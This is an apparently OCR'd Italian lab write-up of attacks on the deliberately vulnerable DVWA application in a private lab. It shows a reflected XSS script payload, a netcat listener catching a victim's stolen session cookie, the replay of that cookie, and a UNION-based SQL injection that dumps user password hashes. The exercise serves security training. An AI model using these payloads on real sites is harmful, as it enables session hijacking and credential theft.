
Vulnerabilità usata per XSS



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

<script> alert ("messaggio") </:

Hello *prova*

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



192.168.49.101/dvwa/vulnerabilities/xss_r/?name=<script>+alert+%28"messaggio"%29+<%2Fscript>#


192.168.49.101 says

messaggio

Request to http://192.168.49.101:80


```
GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E+alert+%28%22messaggio%22%29+%3C%2Fscript%3E HTTP/1.1
Host: 192.168.49.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
Referer: http://192.168.49.101/dvwa/vulnerabilities/xss_r/?name=%3Ci%3Eprova
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=973afad514a45115ae6fc4454a88254c
Connection: close


```




```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /index.html?security=low;%20PHPSESSID=00e60ece9b60ea7ea07a8598d67bb0e4 HT
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Cambio il valore del cookie della vittima in modo da far eseguire il login in automatico



Name	Value	D.	P.	E	S.	H.	S	S.	P.	P
PHPSESSID	00e60e...	1..	/	S..	4..					M.
security	high	1..	/...	S..	1..					M.

Vulnerabilità usata tramite SQL tramite la seguente query



```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```